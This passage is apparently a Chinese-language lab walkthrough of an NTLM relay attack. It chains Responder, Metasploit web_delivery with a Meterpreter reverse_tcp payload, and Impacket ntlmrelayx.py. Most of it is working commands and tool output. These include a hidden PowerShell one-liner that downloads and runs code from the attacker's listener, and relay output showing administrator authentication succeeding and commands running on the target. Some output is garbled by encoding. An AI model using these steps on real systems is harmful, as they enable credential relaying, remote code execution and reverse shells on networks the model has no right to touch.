    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
```

然后打开 MSF

```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set target 2
target => 2
msf exploit(multi/script/web_delivery) > set LHOST 192.168.144.130
LHOST => 192.168.144.130
msf exploit(multi/script/web_delivery) > set LPORT 4444
LPORT => 4444
msf exploit(multi/script/web_delivery) > exploit
```




```
msf >
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set PAYLOAD windows/meterpreter/reverse
_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set target 2
target => 2
msf exploit(multi/script/web_delivery) > set LHOST 192.168.144.130
LHOST => 192.168.144.130
msf exploit(multi/script/web_delivery) > set LPORT 4444
LPORT => 4444
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.144.130:4444
msf exploit(multi/script/web_delivery) > [*] Using URL: http://0.0.0.0:8080/OJTe
AxUkzNCrkY
[*] Local IP: http://192.168.144.130:8080/OJTeAxUkzNCrkY
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $0=new-object net.webclient;$0.proxy=[Net.WebRe
quest]::GetSystemWebProxy();$0.Proxy.Credentials=[Net.CredentialCache]::DefaultC
redentials;IEX $0.downloadstring('http://192.168.144.130:8080/OJTeAxUkzNCrkY');
```

然后开启 Impacket/ntlmrelayx.py

root@kali:/opt/impacket/examples# sudo python2 ntlmrelayx.py -t 192.168.144.149 -c 'powershell.exe -nop -w hidden -c $0=new-object net.webclient;$0.proxy=[Net.WebRequest]::GetSystemWebProxy();$0.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $0.downloadstring('http://192.168.144.130:8080/OJTeAxUkzNCrkY');'

这里用-tf 可以指定 TXT 列表



```
root@kali:/opt/impacket/examples# sudo python2 ntlmrelayx.py -t 192.168.144.149 -c 'powershell
.exe -nop -w hidden -c $0=new-object net.webclient;$0.proxy=[Net.WebRequest]::GetSystemWebProx
y();$0.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $0.downloadstring('http
://192.168.144.130:8080/OJTeAxUkzNCrkY');'
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
```


也就是说准备阶段三个步骤：

开启 msf 监听

配置然后开启 Responder


运行 ntlmrelayx.py

随后从 192.168.144.141 访问任意一个共享地址




\\aa
\\aaaaaaaa
\\asdfasdf
\\xxx

Powershell 代码就会在目标主机（192.168.144.149）上运行，但是这里报了错误，是因为 powershell 代码执行的时候出错



```
root@kali:/opt/impacket/examples# sudo python2 ntlmrelayx.py -t 192.168.144.149 -c 'powershell
.exe -nop -w hidden -c $0=new-object net.webclient;$0.proxy=[Net.WebRequest]::GetSystemWebProx
y();$0.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $0.downloadstring('http
://192.168.144.130:8080/OJTeAxUkzNCrkY');'
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.144.141, attacking target smb://192.168.144.149
[*] Authenticating against smb://192.168.144.149 as 0M0A1\Administrator SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] SMBD: Received connection from 192.168.144.141, attacking target smb://192.168.144.149
[*] Authenticating against smb://192.168.144.149 as 0M0A1\Administrator SUCCEED
[*] Executed specified command on host: 192.168.144.149
�����������������)����
�������� ��:1 ����: 161
+ $0=new-object net.webclient;$0.proxy=[Net.WebRequest]::GetSystemWebProxy();$0
.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $0.downloadstr
ing( <<<< http://192.168.144.130:8080/OJTeAxUkzNCrkY);
    + CategoryInfo          : ParserError: (CloseParenToken:TokenId) [], Paren
   tContainsErrorRecordException
    + FullyQualifiedErrorId : MissingEndParenthesisInMethodCall
```

原因后面再找吧，应该是编程的原因，直接换成 ipconfig 可以看到已经有了回显



```
[*] Executed specified command on host: 192.168.144.149

Windows IP ����


������������ ��������:

   ���������� DNS ���� . . . . . . . : localdomain
   �������� IPv6 ����. . . . . . . . : fe80::1bc:eb0a:f9f9:e401%11
   IPv4 ���� . . . . . . . . . . . . : 192.168.144.149
   ��������  . . . . . . . . . . . . : 255.255.255.0
   ��������. . . . . . . . . . . . . : 192.168.144.2

���������� isatap.localdomain:

   ��������  . . . . . . . . . . . . : ����������
   ���������� DNS ���� . . . . . . . : localdomain

[*] Executed specified command on host: 192.168.144.149

Windows IP ����


������������ ��������:

   ���������� DNS ���� . . . . . . . : localdomain
   �������� IPv6 ����. . . . . . . . : fe80::1bc:eb0a:f9f9:e401%11
   IPv4 ���� . . . . . . . . . . . . : 192.168.144.149
   ��������  . . . . . . . . . . . . : 255.255.255.0
   ��������. . . . . . . . . . . . . : 192.168.144.2

���������� isatap.localdomain:
```

这里和之前多用了一个 Responder，需要通过 Responder 来进行抓取认证信息

实验发现在正常访问的时候 ntlmrelayx.py 仍然不能成功，也就是说再用 Responder 的时候只能从 LLMNR 协议中来抓 hash 值进行中继